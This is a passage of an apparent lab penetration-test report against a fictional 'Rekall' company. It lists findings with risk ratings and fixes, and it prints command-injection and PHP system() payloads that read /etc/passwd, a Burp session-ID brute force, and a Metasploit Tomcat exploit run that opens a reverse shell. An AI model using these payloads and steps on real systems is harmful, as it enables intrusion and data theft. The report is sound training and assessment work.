Affected Hosts	robots.txt
Remediation	Recommend disallowing directories, not specific files.



The screenshot shows a browser window with two tabs open. The active tab is titled "http://192.168.14.35/robots.txt". The content of the page is as follows:

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Fig.9 - robots.txt

Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	The following payload was submitted through the input field to query the return of sensitive data stored on the backend server: www.welcometorecall.com && cat vendors.txt
Images	Fig.10
Affected Hosts	networking.php
Remediation	Recommend screening all input prior to backend processing.

Fig.10 - networking.php_1

Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	The following payload was submitted through the input field to bypass input validation: www.welcometorecall.com cat vendors.txt
Images	Fig.11
Affected Hosts	networking.php (2nd input field)
Remediation	Recommend implementing a validation that only allows pre-approved entries.




Fig.11 - networking.php_2

Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	After exploiting vulnerabilities 10 & 11, the /etc/passwd file was obtained and a list of users was discovered. The user melina was then compromised because of the use of a weak password.
Images	Fig.12
Affected Hosts	Login.php
Remediation	Recommend using complex passwords and implementing account lockouts.

The screenshot shows a web browser window with the URL 192.168.14.35/networking.php. The page has a red header with the REKALL CORPORATION logo and navigation links for Home, About Re, and VR Planner. Below the header is a search bar with the placeholder "www.example.com" and a "Lookup" button. The main content area displays a large block of text representing a DNS lookup response for "www.example.com". The text includes various hostnames and their corresponding IP addresses and flags.

```

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
www.welcometorecall.com canonical name = welcometorecall.com. Name:
welcometorecall.com Address: 208.76.82.210 root:x:0:0:root:/root:
/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:
/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog:/bin/false
mysqld:x:102:105:MySQL Server...:/nonexistent:/bin/false
melina:x:1000:1000:/home/melina:

```


Fig.12a - networking.php

The screenshot shows a web browser window with the URL 192.168.14.35/Login.php. The page has a red header with the REKALL CORPORATION logo and navigation links for Home, About Re, Welcome, VR Planner, and a highlighted Login button. The main content area features a form titled "Enter your Administrator credentials!" with fields for "Login:" and "Password:", both of which are redacted. Below the form is a "Login" button. A green success message at the bottom states "Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: [HERE](#)".

Fig.12b - Login.php access

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	The hidden page souvenirs.php became a target after robots.txt was found. The following change to the URL revealed the flag: /souvenirs.php?message=""'; system ('cat /etc/passwd')
Images	Fig.13

Vulnerability 13	Findings
Title	PHP Injection
Affected Hosts	souvenirs.php
Remediation	Recommend implementing a validation to accept only pre-approved entries.



The screenshot shows a browser window with the URL `http://192.168.14.35/Login.php?message=""&system('cat /etc/passwd')`. The page content displays the output of the command, which is the contents of the `/etc/passwd` file. The output includes various user accounts and their encrypted passwords. Below the command output, a message says "Congrats, flag 13 is jdka7sk23dd".

Fig.13 - souvenirs.php

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Burp Suite test for session IDs: ID 87 unlocked the secret area that provided the flag (/admin_legal_data.php?admin=87)
Images	Fig.14a, b, c, d
Affected Hosts	admin_legal_data.php
Remediation	Recommend creating a new session for each login and requiring authentication.

Request to <http://192.168.14.35:80>

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↻ In ⌂

```

1 GET /admin_legal_data.php?admin=002 HTTP/1.1
2 Host: 192.168.14.35
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=842m4fqhm8qeddcfifji9ro7a1
9 Upgrade-Insecure-Requests: 1
10
11

```

Fig.14a - Burp intercepting GET data

Attack type: Sniper

```

1 GET /admin_legal_data.php?admin=$002$ HTTP/1.1
2 Host: 192.168.14.35
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=842m4fqhm8qeddcfifji9ro7a1
9 Upgrade-Insecure-Requests: 1
10
11

```

Fig.14b - Burp Payload and Attack Selection

2. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request ^		Payload	Status	Error	Timeout	Length	Comment	
71	70		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
72	71		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
73	72		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
74	73		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
75	74		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
76	75		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
77	76		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
78	77		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
79	78		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
80	79		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
81	80		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
82	81		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
83	82		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
84	83		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
85	84		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
86	85		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
87	86		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
88	87		200	<input type="checkbox"/>	<input type="checkbox"/>	7556		
89	88		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
90	89		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
91	90		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		
92	91		200	<input type="checkbox"/>	<input type="checkbox"/>	7510		

Fig.14c - Burp Session ID 87




Fig.14d - admin_legal_data.php successful session ID confirmation

Vulnerability 15	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Using vulnerabilities 10 & 11, running "ls" displays a list of active and inactive pages, revealing the old_disclaimers directory. The following payload was submitted by changing the URL: /disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	Fig.15a & b
Affected Hosts	disclaimer.php
Remediation	Recommend removing the old test pages and cleaning up the code.




Fig.15a - Running ls through networking.php




Fig.15b - Successful Directory Traversal

Attacking the Linux Servers

Vulnerability 1	Findings
Title	Open-Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Domain registration information was visible while viewing the WHOIS data on the domain dossier webpage.
Images	Fig.1
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Recommend restricting access to domain registration details.

Queried [whois.godaddy.com](https://whois.godaddy.com/DomainDossier.aspx?domain=totalrecall.xyz) with "totalrecall.xyz"...

Domain Name: totalrecall.xyz
 Registry Domain ID: D273189417-CNIC
 Registrar WHOIS Server: whois.godaddy.com
 Registrar URL: https://www.godaddy.com
 Updated Date: 2022-02-02T19:16:19Z
 Creation Date: 2022-02-02T19:16:16Z
 Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
 Registrar: GoDaddy.com, LLC
 Registrar IANA ID: 146
 Registrar Abuse Contact Email: abuse@godaddy.com
 Registrar Abuse Contact Phone: +1.4806242505
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
 Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
 Registry Registrant ID: CR534509109
 Registrant Name: sshUser alice
 Registrant Organization:
 Registrant Street: h8s692hskasd Flag1

Fig.1 - Domain Registration Information

Vulnerability 2	Findings
Title	Ping Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	The IP address for the corporate site was visible by pinging the domain name, totalrecall.xyz
Images	Fig.2
Affected Hosts	34.102.136.180
Remediation	Ensure all systems are updated and running the most recent security patches.

```

root@kali: ~
File Actions Edit View Help
└── (root💀kali)-[~]
    └── # ping totalrecall.xyz
        PING totalrecall.xyz (34.102.136.180) 56(84) bytes of data.

```

Fig.2 - Pinging the web server

Vulnerability 3	Findings
Title	Open-source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low

Vulnerability 3	Findings
Title	Open-source Exposed Data
Description	Using crt.sh to search for all issued certificates for totalrekall.xyz, the flag was revealed.
Images	Fig.3
Affected Hosts	Certificate history
Remediation	Ensure all systems are updated and running the most recent security patches.

The screenshot shows a browser window with the URL crt.sh/?q=totalrekall.xyz. The page title is "crt.sh Identity Search". Below the title are search filters: "Criteria", "Type: Identity", "Match: ILIKE", and "Search: 'totalrekall.xyz'". The main content is a table titled "Certificates" with the following data:

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA	
				www.totalrekall.xyz	www.totalrekall.xyz		

At the bottom of the page, it says "© Sectigo Limited 2015-2022. All rights reserved." and features the Sectigo logo.

Fig.3 - crt.sh search for issued certificates

Vulnerability 4	Findings
Title	Number of Hosts on the Network
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	An nmap scan of the network with nessus revealed there are 5 additional hosts.
Images	Fig.4
Affected Hosts	192.168.13.0/24
Remediation	Ensure all systems are updated and running the most recent security patches.




Fig.4 - Number of hosts on the network

Vulnerability 5		Findings
Title	Drupal Host	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	High	
Description	An aggressive nmap scan revealed that host 192.168.13.13 is running drupal.	
Images	Fig.5	
Affected Hosts	192.168.13.13	
Remediation	Ensure all systems are updated and running the most recent security patches.	

```
Nmap scan report for 192.168.13.13
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-robots.txt: 22 disallowed entries (15 shown)
| core/ /profiles/ /README.txt /web.config /admin/
| comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| user/password/ /user/login/ /user/logout/ /index.php/admin/
|_index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
traceroute to 192.168.13.13 (192.168.13.13):
HOP RTT      ADDRESS
1  0.01 ms  192.168.13.13
```

Fig.5 - Nmap Scan for Drupal

Vulnerability 6		Findings
Title	Nessus Scan	
Type (Web app / Linux OS / Windows OS)	Linux OS	

Vulnerability 6	Findings
Title	Nessus Scan
Risk Rating	Critical
Description	A nessus scan of 192.168.13.12 revealed a critical vulnerability for Apache Struts, ID#97610.
Images	Fig.6
Affected Hosts	192.168.13.12
Remediation	Ensure all systems are updated and running the most recent security patches.

New Scan / 192.168.13.12

Back to Hosts

Vulnerabilities 14

Filter Search Vulnerabilities 14 Vulnerabilities

Sev	Score	Name	Family	Count
Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1
Medium	6.5	IP Forwarding Enabled	Firewalls	1
Info	...	HTTP (Multiple Issues)	Web Servers	3
Info		Apache Tomcat Detection	Web Servers	1
Info		Common Platform Enumeration (CPE)	General	1
Info		Device Type	General	1
Info		Ethernet MAC Addresses	General	1
Info		ICMP Timestamp Request Remote Date Disclosure	General	1
Info		Nessus Scan Information	Settings	1
Info		Nessus SYN scanner	Port scanners	1
Info		OS Identification	General	1
Info		Service Detection	Service detection	1
Info		TCP/IP Timestamps Supported	General	1
Info		Traceroute Information	General	1

Fig.6 - Nessus Scan Critical Vulnerability

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using MSFconsole, running the exploit, multi/http/tomcat_jsp_upload bypass and setting RHOST to 192.168.13.10 yields a successful meterpreter shell. Dropping down to a command line, the flag was found in the root directory.
Images	Fig.7a & b
Affected Hosts	192.168.13.10

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution
Remediation	Ensure all systems are updated and running the most recent security patches.
<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10 RHOST => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.26.110.196:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 1 opened (172.26.110.196:4444 → 192.168.13.10:51164) at 2022-08-03 23:28:27 -0400 ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp webapps work pwd /usr/local/tomcat</pre>	

Fig.7a - Running the Exploit

```
cd ..
pwd
/
find . -type f -name "*.txt"
./root/.flag7.txt
./etc/X11/rgb.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-21.txt
./usr/local/tomcat/logs/localhost_access_log.2022-08-04.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-22.txt
./usr/local/tomcat/webapps/docs/RUNNING.txt
./usr/local/tomcat/webapps/docs/appdev/build.xml.txt
./usr/local/tomcat/webapps/docs/appdev/web.xml.txt
./usr/local/tomcat/webapps/docs/appdev/sample/docs/README.txt
./usr/local/tomcat/webapps/docs/RELEASE-NOTES.txt
./usr/local/tomcat/webapps/docs/BUILDING.txt
```

Fig.7b - .flag7.txt file location

Vulnerability 8	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
